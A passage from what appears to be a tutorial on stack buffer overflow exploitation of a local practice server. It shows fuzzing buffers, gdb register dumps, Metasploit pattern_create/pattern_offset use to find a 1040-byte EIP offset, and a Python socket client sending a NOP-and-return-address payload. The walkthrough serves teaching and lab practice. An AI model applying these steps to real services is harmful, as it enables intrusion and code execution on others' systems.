AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBBBBBBBBBBBBBBBBBBBBBBB
CCCCDDDDDDDDEEEEFFFF
Program received signal SIGSEGV, Segmentation fault.
0x45454544 in ?? ()
(gdb)
```

**Close!** 3 bytes of E's **or** 3 x45's but look closely one byte of D or x44. This means we need to subtract one **D (x44)**. I feel like we're one step away.


```
python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*7 + "\x45"*4 + "\x46"*4 '
```



```
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*7 + '
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBBBBBBBBBBBBBBBBBBBBBBB
CCCCDDDDDDDEEEEFFFF
Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
(gdb)
```

**Boom!** That's it. 4 bytes of E's **or** 4 x45's. Let's crack open our registers and confirm that we have control over our instruction pointer.



```
Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
(gdb) info all-registers
eax            0x415    1045
ecx            0x7ffffbeb       2147482603
edx            0xb7fae870       -1208293264
ebx            0x44444443       1145324611
esp            0xbffff230       0xbffff230
ebp            0x44444444       0x44444444
esi            0xbffff370       -1073745040
edi            0xbffff334       -1073745100
eip            0x45454545       0x45454545
eflags         0x10282  [ SF IF RF ]
```

Okay so let's recap. You can save time during binary tree analysis if you print your fuzzer's buffer to screen. In this case we know the crash occurred between 1000 and 1100. We also learned that our instruction pointer was well being overwritten with As. We need to find the exact location of the 4 byte EIP register because later we want to put a memory location of our "malware" and tell the computer to return to our malware in buffer.  If you noticed that the 44's were at the end of EIP and not the beginning, good catch. This is because Intel x86 is little endian meaning that the instructions are considered "backwards" when provided to the CPU. Basically it reads from right-to-left relative to the order you supplied the data.

## *Finding Instruction Pointer the fast way !!!*

Lucky for us there is a nice little program which helps us solve this problem much more quickly. Unfortunately, I found that when your taught to use this program without learning the manual way then you may not understand what and why exactly you are using the program.

https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_create.rb

So, our fuzzer told us the crash happened at approximately 1100 bytes


root@kali:~# **locate pattern_create** /usr/share/metasploit-framework/tools/exploit/pattern_create.rb

root@kali:~# **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l *1100***


This will create a pattern where each 4 bytes is a unique string. Gosh, I wish someone told me that. You will paste the output from this command into your client.py buffer and overflow the program. You will then receive a segmentation fault and go back into the registers and find the unique 4 byte value in EIP. You'll use a sister program which essentially counts the number of bytes in **pattern_create.rb output** until it gets to the unique 4 byte value that was copied into EIP.

**Example**

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6
Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf
4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
```




```
#!/usr/bin/python

import socket
import struct
import sys

if len(sys.argv) != 2:
    print "Usage: " + sys.argv[0] + " [port]"
    sys.exit(1)

DEST_IP = '127.0.0.1'
DEST_PORT = int(sys.argv[1])
#MESSAGE = "Hello\n"
MESSAGE = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A
h4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2A
l3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1A
p2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0A
t1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9A
x0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7B
e8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6B
i7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"

def convert(message):
```



```
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
^CTraceback (most recent call last):
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6
At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2
Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1100 bytes
Read: 1100 bytes
Incoming message: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7
Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5
Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3
Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5
Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1
Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0BL

Program received signal SIGSEGV, Segmentation fault.
0x37694236 in ?? ()
(gdb)
```


You can check the register too, just to confirm the unique four byte string that was written into EIP. **0x37694236**



```
Program received signal SIGSEGV, Segmentation fault.
0x37694236 in ?? ()
(gdb) info all-registers
eax            0x415    1045
ecx            0x7ffffbeb         2147482603
edx            0xb7fae870         -1208293264
ebx            0x42346942         1110731074
esp            0xbffff230         0xbffff230
ebp            0x69423569         0x69423569
esi            0xbffff370         -1073745040
edi            0xbffff334         -1073745100
eip            0x37694236         0x37694236
eflags         0x10282  [ SF IF RF ]
```

Then you use the sister program which is just going to count all the bytes in our unique buffer string up to the point of that 4 byte EIP value.

**/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1100 -q 37694236**




```
sandman@kali:~/Desktop/BO$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1100 -q 37694236
[*] Exact match at offset 1040
```

Let's compare the 1040 byte offset against the offset we found manually using binary tree analysis.

python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*7 + **"\x45"*4 (EIP)** + "\x46"*4 '


1000+25+8+7 = **1040**

Now we know that our buffer and registers before EIP is approximately 1040 bytes long while the following 4 bytes will be our memory address that returns us back into our buffer and eventually runs our programs. Once again, I found this silly picture not only amusing but the most useful. *Ignore the 500 byte size length, and replace that with 1040 for example.*




Now we want to make a slight modification to the manual buffer we created previously by adding some x90 no operations commands. We'll add exactly 1040 bytes of NOPS for now. Take a second look at the illustration above and see that we're going to write out a bunch of NOPS and eventually add some "malware" code

python -c 'print "\x90"*1040 + **"\x45"*4** + "\x90"*4 '



```
sandman@kali:~/Desktop/BO$ python -c 'print "\x90"*1040 + "\x45"*4 + "\x90"*4 '
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������EEEE����
```

Let's modify our client.py script to adjust for the new 1040 offset and NOPs.




```
#!/usr/bin/python

import socket
import struct
import sys

if len(sys.argv) != 2:
    print "Usage: " + sys.argv[0] + " [port]"
    sys.exit(1)

DEST_IP = '127.0.0.1'
DEST_PORT = int(sys.argv[1])
#MESSAGE = "Hello\n"
MESSAGE = "\x90"*1040 + "\x45"*4 + "\x90"*4
```

Notice how similar, the manual python script looks to the replaced MESSAGE variable value. If this update works correctly we'd expect that memory locations before EIP to be x90's and we'd expect to see that EIP is x45454545

